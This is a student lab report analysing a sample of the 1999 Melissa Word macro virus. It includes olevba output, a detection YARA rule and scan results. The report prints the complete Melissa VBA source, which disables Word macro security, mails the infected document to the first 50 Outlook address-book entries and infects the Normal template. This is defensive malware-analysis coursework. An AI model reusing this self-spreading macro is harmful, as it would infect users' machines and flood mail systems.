Lab 5

Melissa Virus malware sample analysis

Aswin Vijay V L

MT20ACS500

About Melissa Virus:

It appeared in March 1999. When a user opens a Microsoft Word document containing the Melissa virus, their computer becomes infected. The virus then sends itself by email to the first 50 people in the person's address book. This made the virus replicate at a fast rate.

The Melissa virus refers to a computer macro virus that can infect computers and email gateways, when users run Microsoft Word 97 or 2000, or Microsoft Outlook 97 or 98. Usenet groups first received the virus, created by David L. Smith, in the late 1990s. By the end of the 1990s, some users and mail clients were shut down by the clogged replicated emails being sent and received by infected computers. Companies like Lucent, Microsoft and Intel all had to temporarily shut down their email servers because the virus was generating huge amounts of dummy emails and clogging the system.

1. The virus comes in .DOC formation, and attempts to replicate and send itself to other computers via email addresses on the computer.

2. A variant of the virus does the above and also attempts to delete files.

3. The user receives an email titled “My Pictures” which is blank but contains an attached file. When opened, it deletes data and sends itself to the first 40 entries in a person’s email address list.

Though the Melissa virus can be a problem, many people with newer forms of Word or Outlook have no problem with the worm type virus. It doesn’t work on Word 2003, 2004, 2007. It is also called a macro virus, because it uses macro language. This is programming language that can be imbedded in other programs causing them to run immediately when opened. Most virus detectors will tell you if a program contains macros before you open it, so you can decide whether or not you should. You can also disable opening macros or documents that contain them on most computers.

Viruses like the Melissa Virus tend to be captured by other hackers and updated, so it’s possible that variants of the program might reemerge from time to time. Though many people have anti-viral software, they may not run it as often as needed it or update as is necessary when new viruses show up. The time it takes to run viral checking programs or get an update is well worth it if you want to make sure your computer continues to run and is virus free.

Working of Melissa Virus:

Melissa itself is delivered in a Word document. Once the Word document is opened, and the virus is allowed to run, Melissa:

1) Checks to see if Word 97 or Word 2000 is installed.

2) Disables certain features of the software, which makes it difficult to detect the virus in action.

3) Generally, sends copies of the infected document to up to 50 other addresses using compatible versions of Microsoft Outlook electronic mail program

4) Modifies the Word software so that the virus infects any document that the user may open and close. If these documents are shared, the virus is spread.

Under some circumstances, Melissa could cause confidential documents to be disclosed without the user knowing it.

Question:

Get the sample from same course git repo filename:sample_lab6_18_sep

Create report with following details

<type of file>

<Static analysis>

<what file do>

<Threat Intel (collect similar file info from wild)>


<yara rule>

Solution:


Type of file

Found to be Microsoft office doc file

- DIE




- Hexedit




Static analysis

- PE Studio



- Virustotal



Similar files of different names:

sd9ekkxlb.dll

baltycka2.doc

output.62461453.txt

file.ashx


VirusShare_1f2cdda0739dfffca3002e5caa12bbf9

9103c4bd1aa5de002f82b0d4042f6c7afdcd1fcf

xSy15f0TO.xlsm

- Olevba

olevba –decode sample_lab6_18_sep >macros.vbs (output file attached in git repo)



Type	Keyword	Description
AutoExec	Document_Close	Runs when the Word document is closed
AutoExec	Document_Open	Runs when the Word or Publisher document is opened
Suspicious	CreateObject	May create an OLE object
Suspicious	VBProject	May attempt to modify the VBA code (self-modification)
Suspicious	VBComponents	May attempt to modify the VBA code (self-modification)
Suspicious	CodeModule	May attempt to modify the VBA code (self-modification)
Suspicious	AddFromString	May attempt to modify the VBA code (self-modification)
Suspicious	System	May run an executable file or a system command on a Mac (if combined with libc.dylib)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Base64 String	'0\x03'	MAPI
Base64 String	',\x8a'	password
Base64 String	'\x0e.'	Document
Suspicious	VBA Stomping	VBA Stomping was detected: the VBA source code and P-code are different, this may have been used to hide malicious code

==========

FILE: sample_lab6_18_sep

Type: OLE


VBA MACRO Melissa.cls

in file: sample_lab6_18_sep - OLE stream: 'Macros/VBA/Melissa'

VBA MACRO VBA_P-code.txt

in file: VBA P-code - OLE stream: 'VBA P-code'

Attempt to deobfuscate VBA expressions using –deobf option of olevba:



Type	Keyword	Description
AutoExec	Document_Close	Runs when the Word document is closed
AutoExec	Document_Open	Runs when the Word or Publisher document is opened
Suspicious	CreateObject	May create an OLE object
Suspicious	VBProject	May attempt to modify the VBA code (self-modification)
Suspicious	VBComponents	May attempt to modify the VBA code (self-modification)
Suspicious	CodeModule	May attempt to modify the VBA code (self-modification)
Suspicious	AddFromString	May attempt to modify the VBA code (self-modification)
Suspicious	System	May run an executable file or a system command on a Mac (if combined with libc.dylib)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	VBA obfuscated Strings	VBA string expressions were detected, may be used to obfuscate strings (option --decode to see all)
VBA string	b'0\x03\xc8'	GetNameSpace("MAPI")
Suspicious	VBA Stomping	VBA Stomping was detected: the VBA source code and P-code are different, this may have been used to hide malicious code

Source Code

```
Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&
Else
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1):
Options.SaveNormalPrompt
= (1 - 1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\",
"Melissa?")
<> "... by Kwyjibo" Then
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
 For y = 1 To DasMapiName.AddressLists.Count
 Set AddyBook = DasMapiName.AddressLists(y)
 x = 1
 Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
 For oo = 1 To AddyBook.AddressEntries.Count
 Peep = AddyBook.AddressEntries(x)
 BreakUmOffASlice.Recipients.Add Peep
 x = x + 1
 If x > 50 Then oo = AddyBook.AddressEntries.Count
 Next oo
 BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
```

```
 BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"
 BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
 BreakUmOffASlice.Send
 Peep = ""
 Next y
DasMapiName.Logoff
End If
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\",
"Melissa?") =
"... by Kwyjibo"
End If
Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
ADCL = ADI1.CodeModule.CountOfLines
BGN = 2
If ADI1.Name <> "Melissa" Then
If ADCL > 0 Then _
ADI1.CodeModule.DeleteLines 1, ADCL
Set ToInfect = ADI1
ADI1.Name = "Melissa"
DoAD = True
End If
If NTI1.Name <> "Melissa" Then
If NTCL > 0 Then _
NTI1.CodeModule.DeleteLines 1, NTCL
Set ToInfect = NTI1
NTI1.Name = "Melissa"
DoNT = True
End If
If DoNT <> True And DoAD <> True Then GoTo CYA
If DoNT = True Then
Do While ADI1.CodeModule.Lines(1, 1) = ""
```

```
ADI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
If DoAD = True Then
Do While NTI1.CodeModule.Lines(1, 1) = ""
NTI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
CYA:
If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, "Document") = False) Then
ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
ActiveDocument.Saved = True: End If
'WORD/Melissa written by Kwyjibo
'Works in both Word 2000 and Word 97
'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!
If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points, plus triple-word-score,
plus fifty points for using all my letters. Game's over. I'm outta here."
End Sub
```

What file do

• First, it performs a query to find all the address lists available to the client.

• Then, it queries each address list and creates a message for the first 50 names that it retrieves.

• The message subject is Important Message From xxx (where xxx is the display name of the name the code has taken from the address list), and the message body contains one line of text and the infected Word document that contains the payload.

• Viruses might specifically target DLs or search for mailboxes belonging to people with titles such as president, CEO, or vice president.

• Users who know about these viruses can delete suspect messages as soon as they appear in their inbox—the viruses can't infect systems unless Word launches the payload attachment.

• Because VBA is the virus' key component, the code is useless if your PC doesn't have a program that supports VBA (e.g., Office 95)

YARA rule:

```
rule Melissa
    {
            meta:
                    author = "Aswin Vijay"
                    description = "Melissa Virus"
                    date = "2021-09-18"

            strings:
                $creator="by Kwyjibo"
                                $a1= "Works in both Word 2000 and Word 97"
                                $a2 = "Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!"
                $a3 = "Word -> Email | Word 97 <--> Word 2000 ... it's a new age!"
                                $a4 = "Outlook"
                $virus = "Melissa" nocase wide
                $spam= "don't show anyone else"
                $key = "HKEY_CURRENT_USER\\Software\\Microsoft\\Office\\"

            condition:

                            (all of ($a*) and $key) or
                            ($creator and $virus and $key) or
                            ($virus and $spam and $key) or
                            ($creator and $spam and $key)
    }
```

```
C:\Users\aswin\Downloads\Lab5>yara32 melissa.yara ./samples
Melissa ./samples\0a56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de82bd12a20484
Melissa ./samples\ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c
Melissa ./samples\sample_lab6_18_sep

FLARE 18-09-2021 23:03:33.43
```

(file attached in git repo as well)

References

[What is the Melissa Virus? (with pictures) (easytechjunkie.com)]

[The Melissa Virus — FBI]